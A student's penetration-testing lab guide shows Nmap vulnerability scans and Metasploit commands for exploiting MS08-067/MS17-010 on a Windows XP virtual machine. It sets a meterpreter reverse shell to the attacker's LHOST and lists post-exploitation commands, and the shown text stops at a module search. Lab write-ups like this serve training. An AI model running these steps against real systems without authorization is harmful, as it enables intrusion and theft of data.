TATA STRIVE | Right Skills Bright Future

CYBER SECURITY

PRACTICAL GUIDE

Name: Chandana Somanath Khatavakar

Hacking WindowsXP with Nmap and msfconsole using Metasploit

Exploiting any system without proper authorization is unethical, illegal, and violates privacy rights. However, if you're conducting a legal penetration test on a system you own or have explicit permission to test, here's an outline of how you might approach exploiting a vulnerable Windows XP system using **Nmap** and **Metasploit Framework (msfconsole)**.

Prerequisites

1. **Legal Permission**: Ensure you have written authorization for penetration testing.
2. **Tools Installed**:
   - **Nmap**: Network mapper for scanning vulnerabilities.
   - **Metasploit Framework**: Exploitation tool.
3. **Target System**: A vulnerable Windows XP system (SP1/SP2 is often used in labs).
4. **Virtualized Lab**: Use tools like VirtualBox or VMware for isolated testing

Steps for Ethical Exploitation

1. Reconnaissance Using Nmap

- Scan the target to identify open ports and services.

  ```
  nmap -A -T4 <target-ip>
  ```

- Look for:
  - Open ports like **445 (SMB)** or **135 (RPC)**.
  - Operating system details and service versions.

2. Search for Vulnerabilities

- Use the nmap script engine to find vulnerabilities

  ```
  nmap --script vuln <target-ip>
  ```

- Check for known vulnerabilities like:
- **MS08-067**: A critical SMB vulnerability often used for Windows XP exploitation.

  OR

- **MS17-010** is a critical vulnerability in Microsoft's Server Message Block (SMBv1) protocol.

- It allows remote code execution on unpatched systems (e.g., Windows XP, 7, Server 2003/2008).
- This vulnerability was exploited by the **WannaCry ransomware** and other malware.
- The framework will return a list of related modules. These modules are typically used for exploitation or auxiliary tasks, such as scanning or checking for the vulnerability.

3. Using Metasploit Framework

- Launch **Metasploit**:

  ```
  msfconsole
  ```

- Search for relevant exploits

  ```
  search ms08-067
  ```

4. Set Up the Exploit

- Select the exploit module:

  ```
  use exploit/windows/smb/ms08_067_netapi
  ```

  OR

  ```
  use exploit/windows/smb/ms17_010_psexec
  ```

- Configure the target:

  ```
  set RHOST <target-ip>
  show options
  set LHOST <your-ip>
  show options
  ```

- Set the payload (e.g., reverse shell)

  ```
  set payload windows/meterpreter/reverse_tcp
  set LPORT 4444
  ```

5. Exploit the System

- Run the exploit:

  ```
  exploit
  ```

- If successful, you’ll get a Meterpreter shell

  ```
  meterpreter >
  ```

6. Post-Exploitation

1. Enumerate the system for data (with permission):

- List processes:

  ps


- Check for files:
  ls
- Capture screenshots:
  screenshot

Important Notes


1. **Update the System After Testing**: If you're testing your systems, patch vulnerabilities like MS08-067 immediately.
2. **Logging and Reporting**: Document the steps and findings during ethical testing.
3. **Secure Your Environment**: Use firewalls and disable unnecessary services to protect against real attacks.

PROCEDURE

- Open the windowsXP machine.




- Search the ip address of windowsXP machine this is the target machine ip address.




```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\chandana>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.43.230
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.43.1

C:\Documents and Settings\chandana>
```

- Ping the target machine ip address in kali this is the victim machine.




```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ ping 192.168.43.230
PING 192.168.43.230 (192.168.43.230) 56(84) bytes of data.
64 bytes from 192.168.43.230: icmp_seq=1 ttl=128 time=0.527 ms
64 bytes from 192.168.43.230: icmp_seq=2 ttl=128 time=0.303 ms
64 bytes from 192.168.43.230: icmp_seq=3 ttl=128 time=0.342 ms
64 bytes from 192.168.43.230: icmp_seq=4 ttl=128 time=0.318 ms
64 bytes from 192.168.43.230: icmp_seq=5 ttl=128 time=0.356 ms
64 bytes from 192.168.43.230: icmp_seq=6 ttl=128 time=0.251 ms
64 bytes from 192.168.43.230: icmp_seq=7 ttl=128 time=0.383 ms
64 bytes from 192.168.43.230: icmp_seq=8 ttl=128 time=0.316 ms
64 bytes from 192.168.43.230: icmp_seq=9 ttl=128 time=0.386 ms
64 bytes from 192.168.43.230: icmp_seq=10 ttl=128 time=0.277 ms
64 bytes from 192.168.43.230: icmp_seq=11 ttl=128 time=0.280 ms
64 bytes from 192.168.43.230: icmp_seq=12 ttl=128 time=0.958 ms
64 bytes from 192.168.43.230: icmp_seq=13 ttl=128 time=0.564 ms
64 bytes from 192.168.43.230: icmp_seq=14 ttl=128 time=0.347 ms
64 bytes from 192.168.43.230: icmp_seq=15 ttl=128 time=0.231 ms
64 bytes from 192.168.43.230: icmp_seq=16 ttl=128 time=0.441 ms
64 bytes from 192.168.43.230: icmp_seq=17 ttl=128 time=0.262 ms
64 bytes from 192.168.43.230: icmp_seq=18 ttl=128 time=0.300 ms
64 bytes from 192.168.43.230: icmp_seq=19 ttl=128 time=0.292 ms
^C
--- 192.168.43.230 ping statistics ---
19 packets transmitted, 19 received, 0% packet loss, time 18457ms
rtt min/avg/max/mdev = 0.231/0.375/0.958/0.161 ms

┌──(kali㉿kali)-[~]
└─$ 
```

- Use Nmap tool




```
^C
── 192.168.43.230 ping statistics ──
19 packets transmitted, 19 received, 0% packet loss, time 18457ms
rtt min/avg/max/mdev = 0.231/0.375/0.958/0.161 ms

┌──(kali㉿kali)-[~]
└─$ sudo nmap --script=vuln 192.168.43.230
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-14 11:46 EST
Nmap scan report for amity-c43651858 (192.168.43.230)
Host is up (0.00047s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 08:00:27:00:6C:87 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 39.92 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

- Use msfconsole




```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb


  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready ...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and ...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1468 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

```

- Search smb


kali (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
11:48
74°F
Mostly cloudy
Search
ENG IN
10:18 PM
14-11-2024
Right Ctrl


```
 Ready ...
 > access security
 access: PERMISSION DENIED.
 > access security grid
 access: PERMISSION DENIED.
 > access main security grid
 access: PERMISSION DENIED....and ...
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1468 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search smb

Matching Modules
================

   #   Name                                                                        Disclosure Date  Rank       Check  Description
   -   ----                                                                        ---------------  ----       -----  -----------
   0   exploit/multi/http/struts_code_exec_classloader                             2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
   1     \_ target: Java                                                           .                .          .      .
   2     \_ target: Linux                                                          .                .          .      .
   3     \_ target: Windows                                                        .                .          .      .
   4     \_ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource)   .                .          .      .
   5   exploit/osx/browser/safari_file_policy                                      2011-10-12       normal     No     Apple Safari file:// Arbitrary Code Execution
   6     \_ target: Safari 5.1 on OS X                                             .                .          .      .
   7     \_ target: Safari 5.1 on OS X with Java                                   .                .          .      .
   8   auxiliary/server/capture/smb                                                .                normal     No     Authentication Capture: SMB
   9   post/linux/busybox/smb_share_root                                           .                normal     No     BusyBox SMB Sharing
   10  exploit/linux/misc/cisco_rv340_sslvpn                                       2022-02-02       good       Yes    Cisco RV340 SSL VPN Unauthenticated Remote Code Execution
   11  auxiliary/scanner/http/citrix_dir_traversal                                 2019-12-17       normal     No     Citrix ADC (NetScaler) Directory Traversal Scanner
   12  auxiliary/gather/crushftp_fileread_cve_2024_4040                            .                normal     Yes    CrushFTP Unauthenticated Arbitrary File Read
```

- Search smb ms17-010


kali (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
11:50
74°F
Mostly cloudy
Search
ENG IN
10:20 PM
14-11-2024
Right Ctrl

